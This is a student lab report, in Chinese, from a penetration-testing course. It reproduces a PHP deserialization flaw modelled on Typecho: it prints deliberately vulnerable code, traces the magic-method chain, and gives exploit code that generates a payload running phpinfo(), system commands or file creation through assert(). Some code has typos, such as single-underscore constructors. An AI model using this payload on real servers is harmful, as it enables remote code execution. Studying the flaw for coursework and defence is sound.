《漏洞利用及渗透测试基础》实验报告

姓名：2112060 学号：孙蕗 班级： 信息安全一班

**实验名称：**

复现反序列化漏洞

**实验要求：**

复现12.2.3中的反序列化漏洞，并执行其他的系统命令

**实验过程：**

PHP反序列化漏洞又叫PHP对象注入漏洞。在一个应用中，如果传给unserialize()的参数是用户可控的，那么攻击者就可以通过传入一个精心构造的序列化字符串，利用PHP魔术方法来控制对象内部的变量甚至是函数。对这一类漏洞的利用，往往需要分析web应用的源代码。

/\*typecho.php\*/

<?php

class Typecho\_Db{

public function \_construct($adapterName){

$adapterName ='Typecho\_Db\_Adapter\_'.$adapterName;

}

}

class Typecho\_Feed{

private $item;

public function \_toString(){

$this->item['author']->screenName;

}

}

class Typecho\_Request{

private $\_params = array();

private $\_filter = array();

public function \_\_get($key){

return $this->get($key);

}

public function get($key,$default = NULL)

{

switch(true){

case isset($this->\_params[$key]):

$value =$this->\_params[$key];

break;

default:

$value =$default;

break;

}

$value =!is\_array($value)&& strlen($value)>0? $value:$default;

return $this->\_applyFilter($value);

}

private function \_applyFilter($value)

{

if ($this->\_filter){

foreach ($this->\_filter as $filter){

$value = is\_array($value)? array\_map($filter,$value):

call\_user\_func($filter, $value);

}

$this->\_filter = array();

}

return $value;

}

}

$config=unserialize(base64\_decode($\_GET['\_\_typecho\_config']));

$db=new Typecho\_Db($config['adapter']);

?>

该web应用通过$\_GET[‘\_\_typecho\_config']从用户处获取了反序列化的对象，满足反序列化漏洞的基本条件，unserialize()的参数可控，这里是漏洞的入口点。

接下来，程序实例化了类Typecho\_Db,类的参数是通过反序列化得到的$config。在类Typecho\_Db的构造函数中，进行了字符串拼接的操作，而在PHP魔术方法中，如果一个类被当做字符串处理，那么类中的\_\_toString()方法将会被调用。全局搜索，发现类Typecho\_Feed中存在\_\_toString()方法。

在类Typecho\_Feed的\_\_toString()方法中，会访问类中私有变量$item['author']中的screenName,这里又有一个PHP反序列化的知识点，如果$item[‘author']是一个对象，并且该对象没有screenName属性，那么这个对象中的\_\_get(),方法将会被调用，在Typecho\_Request类中，正好定义了\_\_get()方法。

类Typecho\_Request中的\_\_get()方法会返回get(),get()中调用了\_applyFilter()方法，而在\_applyFilter()中，使用了PHP的call\_user\_func()函数，其第一个参数是被调用的回调函数，第二个参数是被调用的回调函数的参数，在这里$filter,$value都是我们可以控制的，因此可以用来执行任意系统命令。至此，一条完整的利用链构造成功。

根据上述思路，写出对应的利用代码：

/\*exp.php\*/

<?php

class Typecho\_Feed

{

private $item;

public function \_construct(){

$this->item = array(

'author'=>new Typecho\_Request(),

);

}

}

class Typecho\_Request

{

private $\_params = array();

private $\_filter = array();

public function \_construct(){

$this->\_params['screenName']='phpinfo()';

$this->\_filter[0]='assert';

}

}

$exp = array(

'adapter'=> new Typecho\_Feed()

);

echo base64\_encode(serialize($exp));

?>


上述代码中用到了PHP的assert()函数，如果该函数的参数是字符串，那么该字符串会被assert()当做PHP代码执行，这一点和PHP一句话木马常用的eval()函数有相似之处。“’phpinfo()’;”便是我们执行的PHP代码，如果想要执行系统命令，将“’phpinfo()’;”替换为“system(‘1s');”即可，注意最后有一个分号。


如果想要创建一个文件，代码如下：

$this->\_params['screenName']='fopen(\newfile.txt\',\'w\');'

$this->\_filter[0]='assert';

访问exp.php便可以获得payload,通过get请求的方式传递给typecho.php后，phpinfo()成功执行。





**心得体会：**

本次实验了解了反序列化漏洞的原理和利用方式。通过分析代码、理解魔术方法和掌握反序列化知识点，成功构造了利用链并执行了系统命令。这对于理解安全漏洞和进行代码审计非常重要。

当应用接受用户控制的序列化数据并传递给unserialize()函数时，攻击者可以通过构造恶意的序列化字符串来执行任意代码。这种漏洞可能导致远程代码执行，进而危及整个系统的安全性。

对于开发人员来说，在编写代码时应当注意输入的可控性，尤其是在处理反序列化操作时，要对传入的数据进行充分的验证和过滤，以防止恶意序列化攻击。另外，定期更新和修复使用的框架和库，以避免已知的漏洞被利用。